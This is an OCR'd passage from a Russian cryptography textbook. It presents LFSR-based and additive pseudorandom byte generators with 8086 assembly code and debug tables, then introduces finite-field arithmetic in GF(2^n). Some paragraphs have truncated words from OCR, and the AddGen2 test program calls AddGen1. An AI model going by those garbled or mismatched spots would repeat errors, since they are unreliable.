


Рис. 2.3.7. Схема байтового генератора ПСП, соответствующего $\Phi(x) = x^{65} + x^{32} + 1$. q_i – состояние i-го разряда $LFSR1$, $i = \overline{0,64}$




Рис. 2.3.8. $LFSR1$, соответствующий многочлену $\Phi(x) = x^{65} + x^{32} + 1$

Примеры

```
;==================================================================
;==== Bytelfsr1 - байтовый генератор ПСП, Ф(x) = x^65 + x^32 + 1. ======
;==================================================================
;==== При вызове: ==================================================
;==== массив регистров Regs - текущее состояние генератора, ========
;==== DS - сегментный адрес массива Regs, SI - относительный =======
;==== адрес массива Regs; при возврате: массив регистров Regs -
;==== новое состояние генератора, AL - выходной байт. ==============
;==================================================================
Bytelfsr1       PROC
        ; сохранение содержимого используемых регистров
                pushf
                push    cx di es
        ; инициализация
                push    ds
                pop     es
```



```
                mov     cx, 8
                add     si, cx
                mov     di, si
                dec     si
                std
        ; вычисление байта обратной связи
                mov     ah, BYTE PTR [di]
                rcl     ah, 1
                mov     al, BYTE PTR [si]
                rcl     al, 1
                xor     al, BYTE PTR [di - 5]
        ; формирование "нового" состояния генератора
        rep     movsb
                mov     BYTE PTR [di], al
        ; восстановление содержимого регистров
                pop     es di cx
                popf
                ret
Bytelfsr1       ENDP
```

На рис. 2.1.9 показан вид массива *Regs* после выполнения команды `DEC SI`.

Regs

	q_0	q_1	…	q_7
	q_8	q_9	…	q_{15}
	q_{16}	q_{17}	…	q_{23}
DS:[DI-5] →	q_{24}	q_{25}	…	q_{31}
	q_{32}	q_{33}	…	q_{39}
	q_{40}	q_{41}	…	q_{47}
	q_{48}	q_{49}	…	q_{55}
DS:[SI] →	q_{56}	q_{57}	…	q_{63}
ES:[DI] →	q_{64}	X	X	X

Рис. 2.3.9. Массив Regs

На рис. 2.3.10 в шестнадцатеричном виде приведены результат отладки программной модели байтового генератора в течение 8 тактов. Выходная последовательность, снимаемая с выходов элементов *XOR*, при выбранном начальном состоянии имеет вид


2B 62 35 12 DB CE 5D 36 ...

	Regs 0	1	2	3	4	5	6	7	8
Начальное состояние	12	34	56	78	00	00	9A	29	80
Такты									
1	**2B**	12	34	56	78	00	00	9A	29
2	**62**	2B	12	34	56	78	00	00	9A
3	**35**	62	2B	12	34	56	78	00	00
4	**12**	35	62	2B	12	34	56	78	00
5	**DB**	12	35	62	2B	12	34	56	78
6	**CE**	DB	12	35	62	2B	12	34	56
7	**5D**	CE	DB	12	35	62	2B	12	34
8	**36**	5D	CE	DB	12	35	62	2B	12

Рис. 2.3.10. Результаты отладки программной модели байтового генератора ПСП, соответствующего $\Phi(x) = x^{65} + x^{32} + 1$

Ниже приведена программная модель байтового генератора ПСП, в которой очередной байт выходной последовательности считывается в каждом восьмом такте работы *LFSR*2, соответствующего многочлену степени N, $16 < N < 33$.

```
;==============================================================
;==== Bytelfsr2 - байтовый генератор ПСП, соответствующий ==========
;==== образующему многочлену Ф(х)степени N (16 < N < 33). ==========
;==============================================================
;==== При вызове: массив регистров Regs - текущее состояние ========
;==== генератора, DS - сегментный адрес массива Regs, =============
;==== SI - относительный адрес массива Regs; при возврате: массив ==
;==== регистров Regs - новое состояние генератора, ================
;==== AL - выходной байт. =========================================
;==============================================================
;==== FBHigh - старшее слово вектора обратных связей, FBLow - ======
;==== младшее слово вектора обратных связей; например =============
;==== при Ф(х) = x^17 + x^14 + 1 (рис. 2.3.11), ===================
;==== FBHigh = 0001h, FBLow = 2000h. ==============================
;==============================================================
Bytelfsr2       PROC
        ; сохранение содержимого используемых регистров
                pushf
                push    bx cx
        ; инициализация
                cld
                mov     cx, 8
        ; чтение текущего состояния генератора
                push    si
                lodsw
                xchg    ax, bx
```

```
                lodsw
        ; 8 тактов работы генератора
NextClock:
                shr     bx, 1
                rcr     ax, 1
                jnc     ZeroFB
                xor     bx, FBHigh
                xor     ax, FBLow
ZeroFB:
                loop    NextClock
        ; запись нового состояния генератора
                pop     si
                mov     WORD PTR [si], bx
                inc     si
                inc     si
                mov     WORD PTR [si], ax
        ; восстановление регистров
                pop     cx bx
                popf
                ret
Bytelfsr2       ENDP
```


Состояния генератора ПСП

Такты	q_0	$q_1 - q_4$				$q_5 - q_8$				$q_9 - q_{12}$				$q_{13} - q_{16}$			
0	1	0	0	1	1	1	0	0	0	0	0	1	1	0	0	1	0
1	0	1	0	0	1	1	1	0	0	0	0	0	1	1	0	0	1
2	1	0	1	1	0	1	1	1	0	0	0	0	0	1	1	0	0
3	0	1	0	1	1	0	1	1	1	0	0	0	0	0	1	1	0
4	0	0	1	0	1	1	0	1	1	1	0	0	0	0	0	1	1
5	1	0	0	0	0	1	1	0	1	1	1	0	0	0	0	0	1
6	1	1	0	1	0	0	1	1	0	1	1	1	0	0	0	0	0
7	0	1	1	0	1	0	0	1	1	0	1	1	1	0	0	0	0
8	0	0	1	1	0	1	0	0	1	**1**	**0**	**1**	**1**	**1**	**0**	**0**	**0**
9	0	0	0	1	1	0	1	0	0	1	1	0	1	1	1	0	0
10	0	0	0	0	1	1	0	1	0	0	1	1	0	1	1	1	0
11	0	0	0	0	0	1	1	0	1	0	0	1	1	0	1	1	1
12	1	0	0	1	0	0	1	1	0	1	0	0	1	1	0	1	1
13	1	1	0	1	1	0	0	1	1	0	1	0	0	1	1	0	1
14	1	1	1	1	1	1	0	0	1	1	0	1	0	0	1	1	0
15	0	1	1	1	1	1	1	0	0	1	1	0	1	0	0	1	1
16	1	0	1	0	1	1	1	1	0	**0**	**1**	**1**	**0**	**1**	**0**	**0**	**1**

Рис. 2.3.11. Генератор 8-разрядной ПСП и фрагмент последовательности его переключений

2.3.5. Аддитивные генераторы ПСП

Очень эффективна с точки зрения производительности схема, называемая *аддитивным генератором*. Самостоятельного значения эти генераторы в силу своей криптографической слабости не имеют, но могут использоваться в качестве строительных блоков при создании стойких генераторов ПСП. Генератор состоит из N регистров разрядностью M каждый и сумматора по модулю 2^M. Начальным заполнением (ключом) генератора является массив

$$Q_0(0)\ Q_1(0)\ \dots\ Q_{N-1}(0)$$

M-битовых слов. Уравнения работы генератора имеют вид

$$Q_0(t+1) = \sum_{i=1}^{N} a_i Q_{i-1}(t) \bmod 2^M,$$

$$Q_j(t+1) = Q_{j-1}(t), \quad j = \overline{1, N-1},$$


где $Q_i(t)$ – состояние i-го регистра в момент времени t, а a_i – коэффициенты многочлена $\Phi(x)$ степени N, примитивного над $GF(2)$. Начальное заполнение выбирается таким образом, чтобы хотя бы в одном из регистров младший бит содержал "1". В этом случае младшие биты регистров образуют генератор двоичной M-последовательности. Учитывая, что при большом числе ненулевых коэффициентов $\Phi(x)$ быстродействие схемы снижается, возможна модификация схемы генератора с распределением двухвходовых блоков сложения по модулю 2^M между регистрами.

На рис. 2.3.12 показан пример такого генератора для случая, когда $\Phi(x) = x^9 + x^4 + 1$, $M = 8$. Тогда генератор формирует рекуррентную последовательность в соответствии с формулой

$$Q_t = (Q_{t-9} + Q_{t-4}) \bmod 2^8.$$

При начальном состоянии 00 01 02 03 04 05 06 07 08 устройство на выходе сумматора формирует последовательность

0B 09 07 05 0F 0C 09 06 0F 17 ... (*Hex*).



Такты									
Начальное состояние	00	01	02	03	04	05	06	07	08
1	**0B**	00	01	02	03	04	05	06	07
2	**09**	0B	00	01	02	03	04	05	06
3	**07**	09	0B	00	01	02	03	04	05
4	**05**	07	09	0B	00	01	02	03	04
5	**0F**	05	07	09	0B	00	01	02	03
6	**0C**	0F	05	07	09	0B	00	01	02
7	**09**	0C	0F	05	07	09	0B	00	01
8	**06**	09	0C	0F	05	07	09	0B	00
9	**0F**	06	09	0C	0F	05	07	09	0B
10	**17**	0F	06	09	0C	0F	05	07	09

Рис. 2.3.12. Схема аддитивного генератора, соответствующего $\Phi(x) = x^9 + x^4 + 1$, $M = 8$, и фрагмент последовательности его переключений

Можно предложить два способа программной реализации аддитивного генератора. Первый заключается в реализации схемы, показанной на рис. 2.3.12, когда обратные связи зафиксированы и происходит сдвиг содержимого регистров.

```
;==============================================================
;==== AddGen1 - аддитивный байтовый генератор (вариант 1), =========
;==== соответствующий многочлену Φ(x) = x^N + x^i + 1. ===============
;==============================================================
;==== При вызове: массив регистров Regs - текущее состояние =======
;==== генератора, DS - сегментный адрес массива Regs, =============
;==== BX - относительный адрес массива Regs; Tap1, Tap2 - =========
;==== отводы обратной связи, например при Φ(x) = x^9 + x^4 + 1, =======
;==== Tap1 = 8, Tap2 = 3. При возврате: массив регистров Regs - ====
;==== новое состояние генератора, AL - выходной байт. =============
;==============================================================
AddGen1 PROC
; Сохранение регистров
        pushf
        push    es si di cx
; Инициализация
        push    ds
        pop     es
        std
```

```
        mov     di, Tap1
        mov     cx, di
        add     di, bx
        mov     si, di
        dec     si
; Вычисление байта обратной связи
        mov     al, BYTE PTR [bx + Tap2]
        add     al, BYTE PTR [di]
; Определение нового состояния генератора
rep     movsb
        mov     BYTE PTR [bx], al
; Восстановление регистров
        pop     cx di si es
        popf
        ret
AddGen1 ENDP
```

Второй способ предполагает фиксацию содержимого тех регистров, которые не являются приемниками сигнала обратной связи, "двигаются" лишь отводы обратной связи. Ниже приведена реализация такого алгоритма, очевидно, что его эффективность возрастает с ростом степени *N* образующего многочлена.

```
;============================================================
;==== AddGen2 - аддитивный байтовый генератор (вариант 2), =========
;==== соответствующий многочлену Ф(x) = x^N + x^i + 1. ===============
;============================================================
;==== При вызове: массив регистров Regs - текущее состояние ========
;==== генератора, DS - сегментный адрес массива Regs, ==============
;==== BX - относительный адрес массива Regs; при возврате: =========
;==== массив регистров Regs - новое состояние генератора, ==========
;==== AL - выходной байт. Начальные значения отводов обратной связи:
;==== IniTap1 = N - 1, IniTap2 = i - 1. ==========================
;============================================================
AddGen2 PROC
; Сохранение регистров
        pushf
        push    si di
; Восстановление отводов обратной связи
        mov     di, cs: Tap1
        mov     si, cs: Tap2
; Вычисление байта обратной связи и обновление содержимого элемента
; массива Regs с индексом DI
        mov     al, BYTE PTR [bx+di]
        add     al, BYTE PTR [bx+si]
        mov     BYTE PTR [bx+di], al
; Вычисление отводов обратной связи
        test    di, di
```



```
        jnz     DecremDI
        mov     di, 8
        jmp     DecremSI
DecremDI:       dec     di
        test    si, si
        jnz     DecremSI
        mov     si, 8
        jmp     OutOfProc
DecremSI:
        dec     si      ;окончание такта работы генератора
OutOfProc:
; Сохранение отводов обратной связи
        mov     cs: Tap1, di
        mov     cs: Tap2, si
; Восстановление регистров
        pop     di si
        popf
        ret
Tap1    DW      IniTap1
Tap2    DW      IniTap2
AddGen2 ENDP
;============================================================
;==== Тестовая программа для отладки процедуры AddGen2.
;============================================================
        . MODEL tiny
        . CODE
        ORG     100h
Begin:          jmp     NextInstr
Regs            DB      0,1,2,3,4,5,6,7,8
OutBytes DB     10 DUP (?)
IniTap1 EQU     8
IniTap2 EQU     3
NextInstr:
                mov     cx, 10
                mov     di, OFFSET OutBytes
                mov     bx, OFFSET Regs
                cld
NextByte:
                call    AddGen1
                stosb
                loop    NextByte
                mov     ax, 4c00h
                int     21h
AddGen2 PROC
                ...
AddGen2 ENDP
                END     Begin
```

Результаты отладки *AddGen2* при $\Phi(x) = x^9 + x^4 + 1$ представлены на рис. 2.3.13.

Такты	Regs 0	1	2	3	4	5	6	7	8	DI	SI	Выход AL
Начальное состояние	00	01	02	03	04	05	06	07	08	8	3	
1	00	01	02	03	04	05	06	07	**0B**	7	2	0B
2	00	01	02	03	04	05	06	**09**	0B	6	1	09
3	00	01	02	03	04	05	**07**	09	0B	5	0	07
4	00	01	02	03	04	**05**	07	09	0B	4	8	05
5	00	01	02	03	**0F**	05	07	09	0B	3	7	0F
6	00	01	02	**0C**	0F	05	07	09	0B	2	6	0C
7	00	01	**09**	0C	0F	05	07	09	0B	1	5	09
8	00	**06**	09	0C	0F	05	07	09	0B	0	4	06
9	**0F**	06	09	0C	0F	05	07	09	0B	8	3	0F
10	0F	06	09	0C	0F	05	07	09	**17**	7	2	17

Рис. 2.3.13. Результаты отладки процедуры *AddGen2*

Таким же образом могут быть реализованы генераторы ПСП на основе *LFSR*, например, аналогичные показанному на рис. 2.3.7, а также генераторы, функционирующие в конечных полях, которые будут рассмотрены в последующих разделах.

2.4. Конечные поля

2.4.1. Введение

Математический аппарат теории конечных полей (полей Галуа) широко используется для решения следующих задач:

- разработка и исследование свойств кодов, обнаруживающих и исправляющих ошибки;
- построение *CRC*-генераторов и исследование свойств *CRC*-кодов, которые являются всеми признанным идеальным средством контроля целостности информации при случайных искажениях информации;
- разработка и реализация поточных криптоалгоритмов, наиболее известный пример – шифр *SOBER* и др.;
- разработка и реализация блочных криптоалгоритмов, наиболее известный пример – блочный шифр *RIJNDAEL*, принятый в 2000 г. в качестве стандарта криптографической защиты XXI века – *AES*;
- построение криптографических протоколов, наиболее известный пример – протокол выработки общего секретного ключа Диффи–Хэллмана;

- построение криптосистем с открытым ключом, например криптосистемы, основанно на свойствах эллиптических кривых – *ECCS*.

2.4.2. Основы теории конечных полей

Поле – это множество элементов, обладающее следующими свойствами:

- в нем определены операции сложения, вычитания, умножения и деления;
- для любых элементов поля α, β и γ должны выполняться соотношения (свойств ассоциативности, дистрибутивности и коммутативности)

$$\alpha + \beta = \beta + \alpha,$$

$$\alpha\beta = \beta\alpha,$$

$$\alpha + (\beta + \gamma) = (\alpha + \beta) + \gamma,$$

$$\alpha(\beta\gamma) = (\alpha\beta)\gamma,$$

$$\alpha(\beta + \gamma) = \alpha\beta + \alpha\gamma;$$

- в поле должны существовать такие элементы 0, 1, $-\alpha$ и (для $\alpha \neq 0$) α^{-1}, что

$$0 + \alpha = \alpha,\ \alpha + (-\alpha) = 0,\ 0\alpha = 0,\ 1\alpha = \alpha,\ \alpha(\alpha^{-1}) = 1.$$

Конечное поле содержит конечное число элементов. Поле из L элементов обозначает ся $GF(L)$ и называется *полем Галуа* в честь первооткрывателя Эвариста Галуа (1811 1832). Все ненулевые элементы конечного поля могут быть представлены в виде степен некоторого фиксированного элемента поля ω, называемого *примитивным элементом*.

Простейшие поля получаются следующим образом. Пусть p – простое число. Тогд целые числа 0, 1, 2, ... , $(p-1)$ образуют поле $GF(p)$, при этом операции сложения, вычи тания, умножения и деления выполняются по модулю p. Более строго, $GF(p)$ – это пол *классов вычетов* по модулю p, т. е.

$$GF(p) = \{0, 1, 2, ..., (p-1)\},$$

где через 0 обозначаются все числа, кратные p, через 1 – все числа, дающие при делени на p остаток 1, и т. д. С учетом этого вместо $(p-1)$ можно писать – 1. Утверждение α = в $GF(p)$ означает, что $\alpha - \beta$ делится на p или что α *сравнимо с* β *по модулю* p, т. е.

$$\alpha \equiv \beta(mod\,p).$$

Поле, содержащее $L = p^n$ элементов, где p – простое число, а n – натуральное, не мо жет быть образовано из совокупности целых чисел по модулю L. Например, в множеств классов вычетов по модулю 4 элемент 2 не имеет обратного, так как $2 \cdot 2 = 0$. Таким обра зом, хотя это множество состоит из 4 элементов, оно совсем не похоже на поле $GF(L$ Чтобы подчеркнуть это различие, обычно вместо $GF(4)$ пишут $GF(2^2)$.

Элементами поля из p^n элементов являются все многочлены степени не более $(n -$ с коэффициентами из поля $GF(p)$. Сложение в $GF(p^n)$ выполняется по обычным прав

лам сложения многочленов, при этом операции приведения подобных членов осущес ляются по модулю p. Многочлен с коэффициентами из $GF(p)$ (т. е. *многочлен над по $GF(p)$*), не являющийся произведением двух многочленов меньшей степени, называет *неприводимым*. Примитивный многочлен автоматически является неприводимым. Вы рем фиксированный неприводимый многочлен $\varphi(x)$ степени n. Тогда произведение дв элементов поля получается в результате их перемножения с последующим взяти остатка после деления на $\varphi(x)$. Таким образом, поле $GF(p^n)$ можно представить как п *классов эквивалентности* многочленов над $GF(p)$. Два таких многочлена объявляю эквивалентными, если их разность делится на $\varphi(x)$. Конечные поля порядка p^n сущест ют для всех простых p и всех натуральных n.

Пусть

$$p = 2, n = 4, \varphi(x) = x^4 + x + 1$$

– примитивный над $GF(2)$. Элементы поля $GF(2^4)$ имеют вид

$$0, 1, x, x + 1, \dots, x^3 + x^2 + x + 1.$$

Так как $\varphi(x)$ – примитивный, ему соответствует устройство, диаграмма состояний которого состоит из цикла максимальной длины $2^4 - 1$ и одного тривиального цикла, включающего состояние 0000, переходящее само в себя (рис. 2.4.1). Таким образом, в качестве ω можно взять корень $\varphi(x)$, а устройство, для которого $\varphi(x) = x^4 + x + 1$ является характеристическим многочленом, объявить *генератором ненулевых элементов поля*. В результате соответствие между различными представлениями элементов поля (в виде наборов коэффициентов многочлена, в виде многочленов и в виде степеней примитивного элемента) имеет вид, представленный на рис. 2.4.2. Состояния генератора определяют список элементов $GF(2^4)$ в порядке возрастания степеней ω, т.е. один такт работы устройства, соответствующего характеристическому многочлену $\varphi(x)$, суть умножение текущего состояния устройства на $\omega = x$.

Типичные операции сложения, умножения и деления в поле $GF(2^4)$ в рассматриваемом случае выглядят следующим образом:

$$(x^3 + x^2 + 1) + (x^2 + x + 1) = x^3 + x$$

или

$$1101 + 0111 = 1010;$$

$$(x + 1)(x^3 + x) = \omega^4 \cdot \omega^9 = \omega^{13} = x^3 + x^2 + 1$$

или

$$(x + 1)(x^3 + x) = x^4 + x^3 + x^2 + x (mod\, \varphi(x)) = x^3 + x^2 + 1;$$

$$(x^2 + x + 1):(x^3 + x^2) = \omega^{10}:\omega^6 = \omega^4 = x + 1.$$




Рис. 2.4.1. *LFSR*, соответствующий характеристическому многочлену над полем $GF(2)$ $\varphi(x) = x^4 + x + 1$, и его диаграмма состояний




Рис. 2.4.2. Соответствие между различными формами представления элементов поля $GF(2^4)$

Пусть

$$p = 2, n = 4, \varphi(x) = x^4 + x^3 + x^2 + x + 1$$

– неприводимый над $GF(2)$.

На рис. 2.4.3 показано устройство, соответствующее характеристическому многочлену $\varphi(x) = x^4 + x^3 + x^2 + x + 1$.




Рис. 2.4.3. *LFSR*, соответствующий характеристическому многочлену $\varphi(x) = x^4 + x^3 + x^2 + x + 1$, и его диаграмма состояний

Диаграмма состояний устройства состоит из трех циклов длиной 5 и одного тривиального цикла, а значит данное устройство, один такт которого суть умножение на x по модулю $\varphi(x)$, не может использоваться в качестве генератора элементов поля. Такая ситуация всегда имеет место, когда $\varphi(x)$ – неприводимый, но не примитивный многочлен. Определим структуру устройства (генератора элементов поля), позволяющего сопоставить каждому ненулевому элементу поля соответствующую степень примитивного элемента.

Имеем

$$\varphi(x + 1) = (x + 1)^4 + (x + 1)^3 + (x + 1)^2 + (x + 1) + 1 =$$
$$(x^4 + 1) + (x^3 + x^2 + x + 1) + (x^2 + 1) + (x + 1) + 1 = x^4 + x^3 + 1 = \tilde{\varphi}(x)$$

$\tilde{\varphi}(x)$ – примитивный многочлен, а значит, соответствие между различными формами представления элементов $GF(2^4)$ можно получить, моделируя работу устройства, показанного на рис. 2.4.4 . Один такт работы этого устройства суть умножение на $\omega = x + 1$.




Рис. 2.4.4. Генератор элементов поля $GF(2^4)$

2.4.3. Сложение и умножение в поле $GF(2^n)$

Элементами поля $GF(2^n)$ являются двоичные многочлены степени меньшей n, кото могут быть заданы строкой своих коэффициентов, т. е. в виде n-разрядных двоичных ко

Сложение в поле $GF(2^n)$ – это обычная операция сложения многочленов с испол ванием операции *XOR* при приведении подобных членов; или операция поразряд *XOR*, если элементы поля представлены в виде строки коэффициентов соответствую многочленов. Например, в поле $GF(2^8)$, элементами которого являются двоичные мн члены, степень которых меньше восьми, байту

01010111 ('57' в шестнадцатеричной форме)

соответствует многочлен

$$x^6 + x^4 + x^2 + x + 1.$$

Пример выполнения сложения в поле $GF(2^8)$:

'57' + '83' = '$D4$',

так как

$$(x^6 + x^4 + x^2 + x + 1) + (x^7 + x + 1) = x^7 + x^6 + x^4 + x^2$$

или

01010111 + 10000011 = 11010100.

В конечном поле для любого ненулевого элемента α существует обратный аддитив-ный элемент $-\alpha$, при этом $\alpha + (-\alpha) = 0$. В $GF(2^n)$ справедливо $\alpha + \alpha = 0$, т. е. каждый нену-левой элемент является своей собственной аддитивной инверсией.

В конечном поле для любого ненулевого элемента α существует обратный мультип-ликативный элемент α^{-1}, при этом $\alpha\alpha^{-1} = 1$. Умножение в поле $GF(2^n)$ – это обычная опе-рация умножения многочленов со взятием результата по модулю некоторого неприводи-мого двоичного многочлена $\varphi(x)$ n-й степени и с использованием операции *XOR* при приведении подобных членов. Умножение в $GF(2^n)$ также можно выполнять, рассматри-вая ненулевые элементы поля как степени некоторого примитивного элемента ω.

Программная реализация операции умножения двух элементов α и β поля $GF(2^n)$ может быть выполнена двумя способами: табличным и вычислением результата $\alpha\beta$ "на лету".

Если элементы поля α и β представлены в виде степени примитивного элемента, т. е.

